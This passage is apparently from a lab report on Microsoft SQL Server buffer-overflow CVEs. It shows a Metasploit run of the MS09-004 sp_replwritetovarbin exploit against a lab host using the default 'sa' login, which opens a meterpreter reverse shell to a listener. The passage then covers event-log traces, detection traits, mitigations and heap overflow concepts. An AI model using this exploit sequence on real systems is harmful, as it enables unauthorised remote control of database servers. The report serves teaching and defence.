
3.5 traces in the system logs

The system can log the SQL Server login event and an exception, which happens when the vulnerability is exploited.




```
msf6 > search ms09

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/windows/browser/ms09_002_memory_corruption    2009-02-10       normal     No     MS09-002 Microsoft Internet Explorer 7 CFunctionPointer Uninitialized Memory Corruption
   1   exploit/windows/mssql/ms09_004_sp_replwritetovarbin   2008-12-09       good       Yes    MS09-004 Microsoft SQL Server sp_replwritetovarbin Memory Corruption
   2   exploit/windows/mssql/ms09_004_sp_replwritetovarbin_sqli  2008-12-09   excellent  Yes    MS09-004 Microsoft SQL Server sp_replwritetovarbin Memory Corruption via SQL Injection
   3   auxiliary/scanner/http/dir_webdav_unicode_bypass                       normal     No     MS09-020 IIS6 WebDAV Unicode Auth Bypass Directory Scanner
   4   auxiliary/scanner/http/ms09_020_webdav_unicode_bypass                  normal     No     MS09-020 IIS6 WebDAV Unicode Authentication Bypass
   5   exploit/windows/smb/ms09_050_smb2_negotiate_func_index  2009-09-07     good       No     MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   6   exploit/windows/ftp/ms09_053_ftpd_nlst                2009-08-31       great      No     MS09-053 Microsoft IIS FTP Server NLST Response Overflow
   7   exploit/windows/fileformat/ms09_067_excel_featheader  2009-11-10       good       No     MS09-067 Microsoft Excel Malformed FEATHEADER Record Vulnerability
   8   exploit/windows/browser/ms09_072_style_object         2009-11-20       normal     No     MS09-072 Microsoft Internet Explorer Style getElementsByTagName Memory Corruption
   9   exploit/windows/browser/msvidctl_mpeg2                2009-07-05       normal     No     Microsoft DirectShow (msvidctl.dll) MPEG-2 Memory Corruption
   10  auxiliary/dos/windows/ftp/iis_list_exhaustion         2009-09-03       normal     No     Microsoft IIS FTP Server LIST Stack Exhaustion
   11  exploit/windows/browser/ms09_043_owc_htmlurl          2009-08-11       normal     No     Microsoft OWC Spreadsheet HTMLURL Buffer Overflow
   12  exploit/windows/browser/ms09_043_owc_msdso            2009-07-13       normal     No     Microsoft OWC Spreadsheet msDataSourceObject Memory Corruption
   13  auxiliary/dos/windows/smb/ms09_001_write                               normal     No     Microsoft SRV.SYS WriteAndX Invalid DataOffset
   14  auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh              normal     No     Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   15  auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff                 normal     No     Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference
   16  auxiliary/dos/windows/browser/ms09_065_eot_integer    2009-11-10       normal     No     Microsoft Windows EOT Font Table Directory Integer Overflow
```

Fig. 13. Search for ms09




```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/ms09_004_sp_replwritetovarbin) > show options

Module options (exploit/windows/mssql/ms09_004_sp_replwritetovarbin):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD                              no        The password for the specified username
   RHOSTS                                yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                1433             yes       The target port (TCP)
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  seh              yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.13.37.106     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/mssql/ms09_004_sp_replwritetovarbin) > set RHOSTS 10.13.37.103
RHOSTS ⇒ 10.13.37.103
msf6 exploit(windows/mssql/ms09_004_sp_replwritetovarbin) > urn
[-] Unknown command: urn
msf6 exploit(windows/mssql/ms09_004_sp_replwritetovarbin) > run

[*] Started reverse TCP handler on 10.13.37.106:4444
[*] 10.13.37.103:1433 - Attempting automatic target detection...
[-] 10.13.37.103:1433 - Exploit aborted due to failure: no-access: Invalid SQL Server credentials
[*] Exploit completed, but no session was created.
msf6 exploit(windows/mssql/ms09_004_sp_replwritetovarbin) > set PASSWORD sa
PASSWORD ⇒ sa
msf6 exploit(windows/mssql/ms09_004_sp_replwritetovarbin) > set password sa
password ⇒ sa
msf6 exploit(windows/mssql/ms09_004_sp_replwritetovarbin) > set password a
password ⇒ a
msf6 exploit(windows/mssql/ms09_004_sp_replwritetovarbin) > set UserNAME sa
UserNAME ⇒ sa
msf6 exploit(windows/mssql/ms09_004_sp_replwritetovarbin) > run

[*] Started reverse TCP handler on 10.13.37.106:4444
[*] 10.13.37.103:1433 - Attempting automatic target detection...
[*] 10.13.37.103:1433 - Automatically detected target "MSSQL 2000 / MSDE SP4 (8.00.2039)"
[*] 10.13.37.103:1433 - Redirecting flow to 0×69f5e8 via call to our faked vtable ptr @ 0×46592e
[*] Sending stage (175686 bytes) to 10.13.37.103
[*] Meterpreter session 1 opened (10.13.37.106:4444 → 10.13.37.103:1057) at 2022-10-10 14:19:35 -0400
[*] Sending stage (175686 bytes) to 10.13.37.103
[*] Meterpreter session 2 opened (10.13.37.106:4444 → 10.13.37.103:1060) at 2022-10-10 14:19:41 -0400
```

Fig. 14. Set all specifications



```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 236   1056  wscntfy.exe       x86   0        ADMIN-2BDBD2BA8\admin         C:\WINDOWS\system32\wscntfy.exe
 364   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 452   656   sqlservr.exe      x86   0        NT AUTHORITY\SYSTEM           C:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.exe
 588   364   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 612   364   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 656   612   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 668   612   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 720   1788  cmd.exe           x86   0        ADMIN-2BDBD2BA8\admin         C:\WINDOWS\system32\cmd.exe
 824   656   VBoxService.exe   x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\VBoxService.exe
 872   656   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 964   656   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1048  1880  TOnAkwbDPu.exe    x86   0        ADMIN-2BDBD2BA8\admin         C:\DOCUME~1\admin\LOCALS~1\Temp\rad25A0A.tmp\TOnAkwbDPu.exe
 1056  656   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1104  656   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1168  656   svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1316  656   alg.exe           x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 1392  656   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1788  1768  explorer.exe      x86   0        ADMIN-2BDBD2BA8\admin         C:\WINDOWS\Explorer.EXE
 1864  1788  default.exe       x86   0        ADMIN-2BDBD2BA8\admin         C:\DOCUME~1\admin\LOCALS~1\Temp\default.exe
 1872  1788  VBoxTray.exe      x86   0        ADMIN-2BDBD2BA8\admin         C:\WINDOWS\system32\VBoxTray.exe
 1880  1788  wscript.exe       x86   0        ADMIN-2BDBD2BA8\admin         C:\WINDOWS\System32\WScript.exe
 1892  1788  sqlmangr.exe      x86   0        ADMIN-2BDBD2BA8\admin         C:\Program Files\Microsoft SQL Server\80\Tools\Binn\sqlmangr.exe
```

Fig. 15. List processes on target machine



Date: 10/10/2022 Source: MSSQLSERVER
Time: 3:44:36 PM Category: (2)
Type: Error Event ID: 17052
User: N/A
Computer: ADMIN-2BDBD2BA8

Description:


Error: 0, Severity: 19, State: 0
SqlDumpExceptionHandler: Process 53 generated fatal exception c0000005 EXCEPTION_ACCESS_VIOLATION. SQL Server is terminating this process.

For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp.

Data: ● Bytes ○ Words

```
0000: 00 00 00 00 13 00 00 00   ........
0008: 10 00 00 00 41 00 44 00   ....A.D.
0010: 4d 00 49 00 4e 00 2d 00   M.I.N.-.
```

Fig. 16. Log file on target machine



Date: 10/10/2022 Source: MSSQLSERVER
Time: 3:44:36 PM Category: (4)
Type: Information Event ID: 17055
User: N/A
Computer: ADMIN-2BDBD2BA8

Description:
18454 :
Login succeeded for user 'sa'. Connection: Non-Trusted.

For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp.

Data: ● Bytes ○ Words

```
0000: 16 48 00 00 0e 00 00 00   .H......
0008: 10 00 00 00 41 00 44 00   ....A.D.
0010: 4d 00 49 00 4e 00 2d 00   M.I.N.-.
```

Fig. 17. Log file on target machine

3.6 Detection

1. The system could detect the meterpreter by searching for suspicious connections. The payload uses sqlservr.exe to establish the reverse TCP connection.
2. Also, it can try to detect meterpreter dirctly by the connections characteristics:

- Meterpreter.dll downloaded
- Version-less HTTP Response
- Certificate Valid for 10 years
- Port 4444 (Meterpreter default)
- Keep Alive message sent after 60 seconds of inactivity
- Port Scanning
- 50
- “Meterpreter” included in packet
- High URI Entropy

3. Detection could emoploy the system log mentioned in the last section.

Potential Mitigation

Pre-design	Use a language or compiler that performs automatic bounds checking.
Architecture and Design	Use an abstraction library to abstract away risky APIs. Not a complete solution.
Build and Compilation	Pre-design through Build: Canary style bounds checking, library changes which ensure the validity of chunk data, and other such fixes are possible, but should not be relied upon.
Implementation	Implement and perform bounds checking on input.
Implementation	Strategy: Libraries or Frameworks Do not use dangerous functions such as gets. Look for their safe equivalent, which checks for the boundary.
Operation	Use OS-level preventative functionality. This is not a complete solution, but it provides some defense in depth.

4 Conclusion

All three CVEs are related to buffer overflow, which is one of the common vulnerabilities in databases and one of the means used by hackers to attack.

Buffer overflows are a unique kind of occurrence enabled by poor programming in certain languages (for example C, C++, and assembly code) that allow the use of fixed memory buffers for storing data and do not include automatic bounds checking. A buffer is a bounded region of memory into which data can be stored. Buffer overflows result when a buffer is assigned more data than it can hold. The buffer ”overflows” into the next available memory space, overwriting the data. Strictly speaking, this is not necessarily an error. However, it has historically been the cause of many bugs and security flaws because so much commonly used code is written in these languages, including compilers, interpreters, and operating systems.

Buffers are different from traditional variables in strongly-typed languages because each genuine type is of a fixed, predetermined size. For example, on most computers an ’int’ in C is a 32-bit signed integer. By using the keyword ’int’, the programmer has declared to the compiler that this variable and associated memory will never need to exceed 32 bits of storage space, and in fact the compiler ensures that this is not possible. (This is why partly why integers ”wrap” when they ”overflow” – the other part is two’s complement arithmetic, but that’s a lecture for a different class.)

A heap overflow condition is a buffer overflow, where the buffer that can be overwritten is allocated in the heap portion of memory, generally meaning that the buffer was allocated using a routine such as malloc().

Buffer overflows generally lead to crashes. Other attacks leading to lack of availability are possible, including putting the program into an infinite loop. Buffer overflows often can be used to execute arbitrary code, which is usually outside the scope of a program’s implicit security policy. Besides important user data,

heap-based overflows can be used to overwrite function pointers that may be living in memory, pointing it to the attacker's code. Even in applications that do not explicitly use function pointers, the run-time will usually leave many in memory. For example, object methods in C++ are generally implemented using function pointers. Even in C programs, there is often a global offset table used by the underlying run time.
When the consequence is arbitrary code execution, this can often be used to subvert any other security service.